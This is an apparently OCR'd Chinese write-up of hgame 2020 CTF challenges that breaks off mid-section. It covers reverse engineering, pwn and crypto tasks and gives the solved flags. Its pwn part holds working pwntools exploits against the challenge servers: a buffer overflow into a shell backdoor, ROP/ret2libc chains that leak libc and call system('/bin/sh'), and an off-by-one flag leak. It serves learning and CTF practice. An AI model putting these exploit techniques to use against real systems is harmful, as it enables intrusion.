
---


bitwise_operation2

首先，拖入ida，找到main函数反汇编



红框可以看到，再加上后面有个异或操作，而且这样的访问方式揭示了是v6,v7,...,v13是个数组，可以修改一下变量的定义：





类似的操作（其余修改变量函数名，修改类型什么的可以自己查资料学习下），分析完后如下：

```
print_init();                           // 打印界面
key[0] = 76;
key[1] = 60;
key[2] = -42;
key[3] = 54;
key[4] = 80;
key[5] = -120;
key[6] = 32;
key[7] = -52;
__isoc99_scanf("%39s", flag);
if ( strlen(flag) == 39
  && flag[0] == 'h'
  && flag[1] == 'g'
  && flag[2] == 'a'
  && flag[3] == 'm'
  && flag[4] == 'e'
  && flag[5] == '{'
  && flag[38] == '}' )
{
  *(_QWORD *)flag1 = 0LL;
  v8 = 0;
  *(_QWORD *)flag2 = 0LL;
  v10 = 0;
  // flag[6-21]和flag[22-37]是hgame{}括号中间的两个16字节的数据
  hex_(flag1, &flag[6]);                // 每两位字符转换成对应的16进制整数
  hex_(flag2, &flag[22]);
  for ( i = 0; i <= 7; ++i )
  {                                     // flag1和flag2的倒转过来做运算
    flag1[i] = ((flag1[i] & 0xE0) >> 5) | 8 * flag1[i];// 交换高3位和低5位的位置
    // 其实就是把flag1[i]的奇数位和flag2[7-i]的偶数位交换了一下
    flag1[i] = flag1[i] & 0x55 ^ ((flag2[7 - i] & 0xAA) >> 1) | flag1[i] & 0xAA;// (flag1的奇数位和flag2[7-i]的偶数位异或) | flag1[i]的偶数位
    flag2[7 - i] = 2 * (flag1[i] & 0x55) ^ flag2[7 - i] & 0xAA | flag2[7 - i] & 0x55;// (flag1的奇数位和flag2[7-i]的偶数位异或) | flag2[7-i]的奇数位
    flag1[i] = flag1[i] & 0x55 ^ ((flag2[7 - i] & 0xAA) >> 1) | flag1[i] & 0xAA;// flag1的奇数位和flag2[7-i]的偶数位异或 | flag1的偶数位
  }
  for ( j = 0; j <= 7; ++j )
  {
    flag1[j] ^= key[j];                 // v14和v6逐字节异或
    if ( flag1[j] != byte_602050[j] )   // "e4sy_Re_"
    {
      puts("sry, wrong flag");
      exit(0);
    }
  }
  for ( k = 0; k <= 7; ++k )
  {
    flag2[k] ^= flag1[k] ^ key[k];      // v16^(v14和v6逐字节异或)
    if ( flag2[k] != byte_602060[k] )   // "Easylif3"
    {
      puts("Just one last step");
      exit(0);
    }
  }
  // flag1 ^ key == "e4sy_Re_"
  // flag2 ^ flag1 == "Easy_lif3"
  puts("Congratulations! You are already familiar with bitwise operation.");
  puts("Flag is your input.");
  exit(0);
}
puts("Illegal input!");
```

加上我的注释应该很明了，倒推flag1,flag2然后倒推flag就好，exp如下：

```
#include <stdio.h>
#include <stdlib.h>
```

```
typedef unsigned char byte;

byte key[] = {76, 60, -42, 54, 80, -120, 32, -52};
byte arr1[] = "e4sy_Re_";
byte arr2[] = "Easylif3";

int main(int argc, byte const *argv[])
{
    //得到第一个for循环后的flag1,flag2
    byte flag1[8], flag2[8];

    for(int i = 0; i < 8; i++)
        flag1[i] = arr1[i] ^ key[i];

    for(int i = 0; i < 8; i++)
        flag2[i] = arr2[i] ^ arr1[i] ^ key[i];

    //for循环前的flag1和flag2
    for(int i = 0; i < 8; ++i)
    { //再交换一次不就换回来了咯
        flag1[i] = flag1[i] & 0x55 ^ ((flag2[7 - i] & 0xAA) >> 1) | flag1[i] &
0xAA;
        flag2[7 - i] = 2 * (flag1[i] & 0x55) ^ flag2[7 - i] & 0xAA | flag2[7 -
i] & 0x55;
        flag1[i] = flag1[i] & 0x55 ^ ((flag2[7 - i] & 0xAA) >> 1) | flag1[i] &
0xAA;

        //记得这个步骤
        flag1[i] = (flag1[i] << 5) | (flag1[i] >> 3);
    }

    //得到flag
    printf("hgame{");
    for (int i = 0; i < 8; ++i)
    {
        uint ch = flag1[i];
        printf("%02x", ch);
    }
    for (int i = 0; i < 8; ++i)
    {
        uint ch = flag2[i];
        printf("%02x", ch);
    }
    printf("}\n");
    return 0;
}
```

运行程序得flag：`hgame{0f233e63637982d266cbf41ecb1b0102}`

---

advance

常规操作，我也写了注释，改了变量名和函数名

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rax
  int v4; // edi
  unsigned __int64 v5; // rax
  char *v6; // rbx
  const char *v7; // rcx
  char Dst[20]; // [rsp+20h] [rbp-118h]

  printf("please input you flag:\n", argv, envp);
  memset(Dst, 0, 0x100ui64);
  scanf("%s", Dst, 100i64);
  v3 = getStrLen(Dst);                  // 计算输入的字符串的长度
  v4 = v3;
  if ( !v3 )
  {
LABEL_6:
    v7 = "try again\n";
    goto LABEL_7;
  }
  v5 = sub_7FF6F4392000(v3);
  v6 = (char *)malloc(v5);
  encrypt(v6, Dst, v4);                 // 根据下面那个字符串，猜测这是个base64加密，而且加密表更换了
  if ( strncmp(v6, "0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX", 0x64ui64) )
  {
    if ( v6 )
      free(v6);
    goto LABEL_6;
  }
  v7 = "get it\n";
LABEL_7:
  printf(v7);
  return 0;
}
```

下面那个strncmp的字符串一开始我数了下长度，是4的倍数，那时候开始我就猜是base64编码了，但是直接解密不太对。在encrypt函数里（这个名字当然是我自己改的）发现

```
  __int64 v4; // rax
  char *v5; // rbx
  char *v6; // rdi
  char *v7; // r9
  char *v8; // r11
  unsigned __int64 v9; // rdx
  unsigned __int64 v10; // rax
  char v11; // cl

  v3 = 0;
  v4 = len - 2;
  v5 = my_input;
  v6 = malloc_mem;
  v7 = malloc_mem;
  if ( v4 > 0 )
  {
    v8 = my_input + 1;
    v9 = ((unsigned __int64)((unsigned __int64)(v4 - 1) * (unsigned __int128)0xAAAAAAAAAAAAAAABui64 >> 64) >> 1) + 1;
    v3 = 3 * v9;
    do
    {
      v10 = (unsigned __int8)*(v8 - 1);         // *a2
      v8 += 3;
      *v7 = aAbcdefghijklmn[v10 >> 2];          // *a1 = xxxx
      v7[1] = aAbcdefghijklmn[((unsigned __int64)(unsigned __int8)*(v8 - 3) >> 4) | 16i64 * (*(v8 - 4) & 3)];
      v7[2] = aAbcdefghijklmn[4i64 * (*(v8 - 3) & 0xF) | ((unsigned __int64)(unsigned __int8)*(v8 - 2) >> 6)];
      v7[3] = aAbcdefghijklmn[*(v8 - 2) & 0x3F];
      v7 += 4;
      --v9;
    }
    while ( v9 );
  }
  if ( v3 < len )
  {
    *v7 = aAbcdefghijklmn[(unsigned __int64)(unsigned __int8)v5[v3] >> 2];
    if ( v3 == len - 1 )
```

```
0007FF6F4393288 ; char aTryAgain[]
0007FF6F4393288 aTryAgain       db 'try again',0Ah,0    ; DATA XREF: main:loc_7FF6F4391E7B↑o
0007FF6F4393293                 align 20h
0007FF6F43932A0 aAbcdefghijklmn db 'abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ',0
0007FF6F43932A0                                         ; DATA XREF: encrypt+18↑o
0007FF6F43932E1                 align 10h
0007FF6F43932F0 ; Debug Directory entries
0007FF6F43932F0                 dd 0                    ; Characteristics
0007FF6F43932F4                 dd 5E1ADE48h            ; TimeDateStamp: Sun Jan 12 08:52:24 2020
0007FF6F43932F8                 dw 0                    ; MajorVersion
0007FF6F43932FA                 dw 0                    ; MinorVersion
0007FF6F43932FC                 dd 0Dh                  ; Type: IMAGE_DEBUG_TYPE_POGO
0007FF6F4393300                 dd 26Ch                 ; SizeOfData
0007FF6F4393304                 dd rva aGctl            ; AddressOfRawData
0007FF6F4393308                 dd 1A30h                ; PointerToRawData
0007FF6F439330C                 dd 0                    ; Characteristics
0007FF6F4393310                 dd 5E1ADE48h            ; TimeDateStamp: Sun Jan 12 08:52:24 2020
0007FF6F4393314                 dw 0                    ; MajorVersion
0007FF6F4393316                 dw 0                    ; MinorVersion
0007FF6F4393318                 dd 0Eh                  ; Type: IMAGE_DEBUG_TYPE_ILTCG
0007FF6F439331C                 dd 0                    ; SizeOfData
0007FF6F4393320                 dd 0                    ; AddressOfRawData
0007FF6F4393324                 dd 0                    ; PointerToRawData
0007FF6F4393328                 align 10h
0007FF6F4393330 _load_config_used dd 100h               ; Size
0007FF6F4393334                 dd 0                    ; Time stamp
0007FF6F4393338                 dw 2 dup(0)             ; Version: 0.0
0007FF6F439333C                 dd 0                    ; GlobalFlagsClear
0007FF6F4393340                 dd 0                    ; GlobalFlagsSet
0007FF6F4393344                 dd 0                    ; CriticalSectionDefaultTimeout
0007FF6F4393348                 dq 0                    ; DeCommitFreeBlockThreshold
```

查过base64的原理，知道有一个编码表的，那么这里应该是把标准的表换成这里的表来编码的，那解密的时候先把字符换回来再解密，python3的exp如下：

```python
#!/bin/python3
import base64
import string

# 待解密脚本
str1 = "Og371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX"

# 题目中的表
string1 = "abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ"

# 原base64的表
string2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

# 先把编码后的字符串str1的字符一一对应回原base64表的字符再解码
print (base64.b64decode(str1.translate(str.maketrans(string1,string2))))
```

得到flag：`hgame{b45e6a_i5_5O_eazy_6VVSQ}`

---

cpp

注意：本题有大量的猜测

运行过一遍后，发现输入错误会显示`error`，那么拖入ida，`Alt`+`F4`搜索"error"字符串可以找到main函数。

```
44  char v44; // [rsp+190h] [rbp-28h]
45
46  sub_140002AE0(&v16, argv, envp);
47  sub_1400018D0(std::cin, &v16);
48  v18 = "hgame{";
49  sub_140002B30(&v17);
50  if ( sub_1400040B0(&v16, v18, 0i64) || sub_1400040B0(&v16, "}", 0i64) != 61 )
51  {
52    v8 = sub_140001900(std::cout, "error");
53    std::basic_ostream<char,std::char_traits<char>>::operator<<(v8, sub_140002830);
54    sub_140003010(&v17);
55    sub_140002FA0(&v16);
56    result = 0;
57  }
58  else
59  {
60    for ( i = 6i64; ; i = v14 + 1 )
61    {
62      LOBYTE(v3) = 95;
63      v14 = sub_140004060(&v16, v3, i);
64      if ( v14 == -1 )
65        break;
66      v19 = sub_1400043B0(&v16, &v43, i, v14 - i);
67      v20 = v19;
68      v4 = sub_140003E80(v19);
69      v21 = atoll(v4);
70      sub_140004350(&v17, &v21);
71      sub_140002FA0(&v43);
72    }
73    v22 = sub_1400043B0(&v16, &v44, i, 61 - i);
74    v23 = v22;
75    v5 = sub_140003E80(v22);
76    v24 = atoll(v5);
```

首先看到的是std::cin，大胆猜测这个操作相当于`std::cin >> v16`，先进去`sub_140002AE0`函数分析了一波，没怎么看懂，而且有很多无意义的代码。然后自己写了段c++代码，大概如下

```
#include <iostream>
#include <string>

int main()
{
    string s;
    std::cin >> s;
    return 0;
}
```

编译后拖入ida反汇编，发现有和红框中相似的代码，于是大胆猜测，`sub_140002AE0`函数是string类的构造函数，顺便也猜测到了一个vector类，还有一些类的方法（幸好我有点c++基础），分析完后大概是这样的：

```
init_string(&my_input);                         // 应该是string类的构造函数
input_cin(std::cin, (__int64)&my_input);        // std::cin >> my_input
flag_head = "hgame{";                           // flag要以这个字符串开头
zero_3_element(vector_a);
if ( find_sub_str(&my_input, flag_head, 0i64) || find_sub_str(&my_input, "}", 0i64) != 61 )// 应该是c++的string类的find方法，查找子串返回偏移
{                                               // 看样子输入要hgame{xxxx}的形式，总长度为62
  out_stream_1 = output_cout(std::cout, "error");
  std::basic_ostream<char,std::char_traits<char>>::operator<<(out_stream_1, insert_endl);// std::cout << endl
  free_vector((__int64)vector_a);
  free_string(&my_input);                       // 应该是string类的析构函数
  result = 0;
}
else
{
  for ( index = 6i64; ; index = pos + 1 )
  {                                             // 貌似是找以字符'_'分割的数字，存入vector变长数组里
    pos = index_of(&my_input, '_', index);      // 查找字符 '_'的位置，从第i处开始找
    if ( pos == -1 )                            // 没找到
      break;
    the_arg2 = string_copy(&my_input, &str1); // 可能是字符串复制
    v19 = the_arg2;
    v3 = call_getStringMem(the_arg2);           // v3 = the_arg2->str
    num = atoll(v3);
    append_vector(vector_a, &num);              // 可能是vector类的append方法
    free_string(&str1);
  }
  // 有可能是最后一个数字
  v21 = string_copy(&my_input, &str2);
  v22 = v21;
  v4 = call_getStringMem(v21);
  tmp_num = atoll(v4);
  append_vector(vector_a, &tmp_num);
  free_string(&str2);
```

```
free_string(&str2);
rect2[0][0] = 26727i64;                 // hg
rect2[0][1] = 24941i64;                 // am
rect2[0][2] = 101i64;                   // e
rect2[1][0] = 29285i64;                 // re
rect2[1][1] = 26995i64;                 // is
rect2[1][2] = 29551i64;                 // so
rect2[2][0] = 29551i64;                 // so
rect2[2][1] = 25953i64;                 // ea
rect2[2][2] = 29561i64;                 // sy
*(_OWORD *)&rect1[0][0] = 1ui64;
rect1[0][2] = 1i64;
rect1[1][0] = 0i64;
rect1[1][1] = 1i64;
rect1[1][2] = 1i64;
rect1[2][0] = 1i64;
rect1[2][1] = 2i64;
rect1[2][2] = 2i64;
for ( i = 0i64; i < 3; ++i )            // 猜测，rect_input * rect1 == rect2 (rect1, rect2已知
                                        // 这个rect_input为输入
{                                       // 有点像矩阵乘法
  for ( j = 0i64; j < 3; ++j )
  {
    v14 = 0i64;
    for ( k = 0; k < 3; ++k )
      v14 += rect1[k][j] * *(_QWORD *)getElement_vector(vector_a, k + 3 * i);
    if ( rect2[i][j] != v14 )
    {
      out_stream_2 = output_cout(std::cout, "error");
      std::basic_ostream<char,std::char_traits<char>>::operator<<(out_stream_2, insert_endl);
      free_vector((__int64)vector_a);
      free_string(&my_input);
      return 0;
    }
  }
}
```

（可以发现我的注释里充满了**"可能"**，**"应该"**）

看到那三层循环，和我之前写过的矩阵乘法很像，再加上hint说让我翻开线代课本，贯穿线代课本的除了矩阵还是矩阵，那么可以肯定这就是个矩阵乘法。

和我添加的注释一样，`rect_input * rect1 = rect2`这个rect_input 是输入，格式是`hgame{r11_r12_r13_r20_r21_..._r33}`，r11表示这是矩阵的第(1, 1)个元素

那简单了，解矩阵方程就好，找了个在线网站求rect1的逆，根据我的分析`rect1[0][1]`这个元素未知，盲猜0（其实也不是盲猜，因为我试了好多，发现rect1的逆都有小数，只有0的时候结果是整数）

最后解出矩阵input写成flag就行：
`hgame{-24840_-78193_51567_2556_-26463_26729_3608_-25933_25943}`

Pwn

Hard_AAAAA

看下图

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char s; // [esp+0h] [ebp-ACh]
4    char v5; // [esp+7Bh] [ebp-31h]
5    unsigned int v6; // [esp+A0h] [ebp-Ch]
6    int *v7; // [esp+A4h] [ebp-8h]
7
8    v7 = &argc;
9    v6 = __readgsdword(0x14u);
10   setbuf(_bss_start, 0);
11   memset(&s, 0, 0xA0u);
12   puts("Let's 000o\\000!");
13   gets(&s);
14   if ( !memcmp("000o", &v5, 7u) )
15     backdoor();
16   return 0;
17 }
```

```
int backdoor()
{
  return system("/bin/sh");
}
```

直接提供了一个后门，只要那么memcmp返回值为0即可getshell。

需要注意的是，memcmp这个函数是逐字节比较，相等才返回0，这里是比较7个字节（第三个参数），但是这个"0O0o"只看到4个字节+1个\0（结束符），还有2个字节不知道，那么双击这个字符串，可看到，剩下两个字节是`o0`

```
.rodata:080486E0 a0o0o           db '0O0o',0             ; DATA XREF: main+85↑o
.rodata:080486E5 aO0             db 'O0',0
.rodata:080486E8 ; char command[]
.rodata:080486E8 command         db '/bin/sh',0          ; DATA XREF: backdoor+9↑o
.rodata:080486E8 _rodata         ends
```

只要溢出，把v5地址处开始覆盖成`0O0o` + \0 + `o0`这7个字节即可，exp如下：

```
#!/bin/python2
from pwn import *

#io = process('./Hard_AAAAA')
io = remote('47.103.214.163', 20000)
payload = 'A' * 0x7b + '0O0o\x00o0'

io.recvuntil('0!\n')
io.sendline(payload)

io.interactive()
```

getshell之后，读取flag文件

```
[+] Opening connection to 47.103.214.163 on port 20000: Done
[*] Switching to interactive mode
$ lls
$ ls
Hard_AAAAA
bin
dev
flag
lib
lib32
lib64
$ cat flag
hgame{00o00oo0000o}$
```

Number_Killer

红框框起的部分为关键部分

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v4[11]; // [rsp+0h] [rbp-60h]
  int i; // [rsp+5Ch] [rbp-4h]

  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  memset(v4, 0, 0x50uLL);
  puts("Let's Pwn me with numbers!");
  for ( i = 0; i <= 19; ++i )
    v4[i] = readll();
  return 0;
}
```

```
__int64 readll()
{
  char nptr[8]; // [rsp+0h] [rbp-20h]
  __int64 v2; // [rsp+8h] [rbp-18h]
  int v3; // [rsp+10h] [rbp-10h]
  int v4; // [rsp+18h] [rbp-8h]
  int i; // [rsp+1Ch] [rbp-4h]

  *(_QWORD *)nptr = 0LL;
  v2 = 0LL;
  v3 = 0;
  v4 = 0;
  for ( i = 0; read(0, &nptr[i], 1uLL) > 0 && i <= 19 && nptr[i] != '\n'; ++i )
    ;
  return atoll(nptr);
}
```

其实就是根据读入的字符串转换成数字填到数组里，但是数组大小只有11，循环读入数字的次数却是19，每次可以写8个字节（__int64是8个字节），足够溢出修改返回地址了。

需要注意的是溢出到循环变量i的时候，不要修改变量i的值，也就是说第12次读入数字的时候，要保持变量i的值是11，还有就是i是4字节整数，它刚刚好在数组v4之后的8个字节的高4个字节处，也就是说，我们第12次读入的数字转成8字节整数时，其高4个字节看成一个int型整数，必须是11，那么最简单就写`47244640256`这个数就好了（47244640256 >> 32 == 11），exp如下：

```python
#!/bin/python2
from pwn import *
from LibcSearcher import *

def packAddr(addr):
    return str(addr) + '\n'


elf = ELF('./Number_Killer')

puts_got = elf.got['puts']
puts_plt = elf.plt['puts']
pop_rdi_ret_addr = 0x400803
main_addr = 0x4006f6

# 这个数写成8个字节，高处4字节当作一个整数解析刚刚好是11，即47244640256>>32 == 11
# 数组大小为11，循环变量占了8个字节整数中的高4个字节，压入的rbp占了8个字节（一个数转成8个字节），所以这里为13
payload = '47244640256\n' * 13

payload += packAddr(pop_rdi_ret_addr) + packAddr(puts_got) + packAddr(puts_plt)
payload += packAddr(main_addr)
payload += '0\n' * 3
```

```python
#io = elf.process()
io = remote("47.103.214.163", 20001)
io.recv()
io.send(payload)

puts_addr = io.recvline()[:-1]
puts_addr = puts_addr + '\x00' * (8 - len(puts_addr))
puts_addr = u64(puts_addr)

print(hex(puts_addr))

libc = LibcSearcher('puts', puts_addr)
base_addr = puts_addr - libc.dump('puts')
bin_sh_addr = base_addr + libc.dump('str_bin_sh')
system_addr = base_addr + libc.dump('system')


payload = '47244640256\n' * 13
payload += packAddr(pop_rdi_ret_addr) + packAddr(bin_sh_addr) +
packAddr(system_addr)
payload += packAddr(main_addr)
payload += '0\n' * 3

io.send(payload)


io.interactive()
```

flag：略（哈哈哈，自己运行脚本）


One_Shot

关键位置：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  _BYTE *v4; // [rsp+8h] [rbp-18h]
  int fd[2]; // [rsp+10h] [rbp-10h]
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  v4 = 0LL;
  *(_QWORD *)fd = open("./flag", 0, envp);
  setbuf(stdout, 0LL);
  read(fd[0], &flag, 0x1EuLL);
  puts("Firstly....What's your name?");
  __isoc99_scanf("%32s", &name);
  puts("The thing that could change the world might be a Byte!");
  puts("Take tne only one shot!");
  __isoc99_scanf("%d", &v4);
  *v4 = 1;
  puts("A success?");
  printf("Goodbye,%s", &name);
  return 0;
}
```

读入一个地址，将这个地址指向的那个字节赋值为1（一开始还以为是把name变量修改成flag，后来发现不可能）

其实问题很简单，先看下图：



可以发现name和flag相邻，那么我们只需读入的name刚刚好结束符\0的下一个字节开始就是flag的第一个字节，那么通过这个`*v4=1`把结束符\0修改成1，也就是v4的输入为`0x6010E0`这个数的字符串（这个地址是固定的，并没有随机），那么printf的时候就会连着把flag给输出了，exp如下：

```
#!/bin/python2
from pwn import *

name = '*' * 31
addr = str(0x6010DF)

#io = process('./One_Shot')
io = remote('47.103.214.163', 20002)

io.sendline(name)
io.sendline(addr)

print(io.recv())
```

（怪不得题目叫这个）

ROP_LEVEL0

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  char buf; // [rsp+0h] [rbp-50h]
  int v6; // [rsp+38h] [rbp-18h]
  int fd[2]; // [rsp+48h] [rbp-8h]

  memset(&buf, 0, 0x38uLL);
  v6 = 0;
  setbuf(_bss_start, 0LL);
  v3 = open("./some_life_experience", 0);
  *(_QWORD *)fd = v3;
  read(v3, &buf, 0x3CuLL);
  puts(&buf);
  read(0, &buf, 0x100uLL);
  return 0;
}
```

其实很明了，没有canary保护，题目提示可以通过文件读写操作把flag读出来，试了下不知道为什么一直错，然后就放弃了，所以我直接构造ROP，exp如下：

```
#!/bin/python2
#coding=utf8
from pwn import *
from LibcSearcher import *

elf = ELF('./ROP_LEVEL0')
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
start = 0x40065b
pop_rdi_ret = 0x400753


#io = elf.process()
io = remote('47.103.214.163', 20003)

# 泄露puts的地址从而得到libc库的版本，strat为函数的开头，跳转回这里相当于再来一次机会溢出
payload =  'a' * 0x48 + 'a' * 16  # 0x48个用于填充，8个字节是那个fd数组，8个字节是rbp
payload += p64(pop_rdi_ret) + p64(puts_got) + p64(puts_plt) + p64(start)

io.recv()
io.sendline(payload)
puts_addr = io.recvuntil('\n')[:-1]  # 最后一个字符是\n

puts_addr = puts_addr +  '\x00' * (8-len(puts_addr))
puts_addr = u64(puts_addr)

print(hex(puts_addr))

# 计算各个重要的地址
libc = LibcSearcher('puts', puts_addr)
base_addr = puts_addr - libc.dump('puts')
system_addr = base_addr + libc.dump('system')
bin_sh_addr = base_addr + libc.dump('str_bin_sh')


# 得到地址后，pwn!
payload = 'a' * 0x48 + 'a' * 16
payload += p64(pop_rdi_ret) + p64(bin_sh_addr) + p64(system_addr)
```

```
io.sendline(payload)


io.interactive()
```

Crypto

InfantRSA

查一下密码学RSA的资料，知道p,q,e可以算出用来解密的d（目前只是简单了解了下），题目已经给出来了，那么exp如下：

```
#!/bin/python2
#coding=utf8
import gmpy2

p = 681782737450022065655472455411
q = 675274897132088253519831953441
e = 13
c = 27569846508236107014517368841149631154217290260855985901984l

# 算出d
phi_n = (p-1) * (q-1)
d = int(gmpy2.invert(e, phi_n))

# 解密c
m = pow(c, d, p*q)

# m是一个数，需要转换成我们想要的字符串
flag = hex(m).strip('0x').strip('L') # python2长整数最后面会有个字符L
flag = flag.decode('hex')

print(flag)
```

Affine

根据题目，搜索Affine，可以查到仿射加密。

仿射加密要求这个A必须与MOD互素，其实A是MOD内的一个素数（或者1），然后这个B其实就是一个偏移（当A=1的时候，这个加密就是凯撒加密了），我们只需要枚举A和B，如果A和B仿射加密`hgame`后是`A8I5z`那么这对A和B就是正确的，exp如下：

```
#!/bin/python2
#coding=utf8
import gmpy2

TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)
flag = 'hgame'
encrypt_flag = 'A8I5z'
data = 'A8I5z{xr1A_J7ha_vG_TpH410}'

def encrypt(flag, A, B):
```

```
    """加密算法"""
    cipher = ''
    for b in flag:
        i = TABLE.find(b)
        if i == -1:
            cipher += b
        else:
            ii = (A*i + B) % MOD
            cipher += TABLE[ii]
    return cipher

def decrypt(data, A, B):
    """解密数据"""
    # 算出a的乘法逆元素a_，解密需要a_
    for i in range(MOD):
        if i*A % MOD == 1:
            a_ = i
            break

    # 根据a_解密
    result = ''
    for ch in data:
        i = TABLE.find(ch)
        if i == -1:
            result += ch
        else:
            ii = a_ * (i - B) % MOD
            result += TABLE[ii]
    return result


def generate_prime(max_num):
    """生成max_num以内的素数"""
    for i in range(max_num):
        if gmpy2.is_prime(i):
            yield i

# 枚举A和B
for b in range(MOD):
    for a in generate_prime(MOD):
        if encrypt(flag, a, b) == encrypt_flag:
            #print('A=%d, B=%d', a, b)
            ret = decrypt(data, a, b)
            print(ret)
            break
```

---

not_One-time

一开始查到many-time-pad，但是以现有的工具都不行，学长说不是这样搞的。。。

然后我在一个many-time-pad的攻击脚本中得到灵感，它是根据语义自己猜出明文或者密钥。

然后我想了下，哪里用自己猜，直接爆破flag不就得了。

异或运算有个特点：`A xor B xor B == A`，样本数据（就是加密后的数据）是这么来的：`明文 xor flag == sample`

而且明文规定了只有：`charset = string.ascii_letters+string.digits`，那么只要样本数据和爆破的flag异或，如果结果都是charset范围内的字符证明flag有可能是正确的，只要搜集够多的样本，那么可能的flag就越少。

用到的脚本如下：

收集一条数据用的脚本：

```
#!/bin/python2
import base64

data = raw_input()

decode_bytes = base64.b64decode(data)
print decode_bytes.encode('hex')
```

用法：`nc 47.98.192.231 25001 | python2 get_sample.py >> samples.txt`

保存数据在samples.txt文件里，运行多次上述命令，大概搜集够50条数据就够了

然后，用这些数据进行爆破的flag的验证：

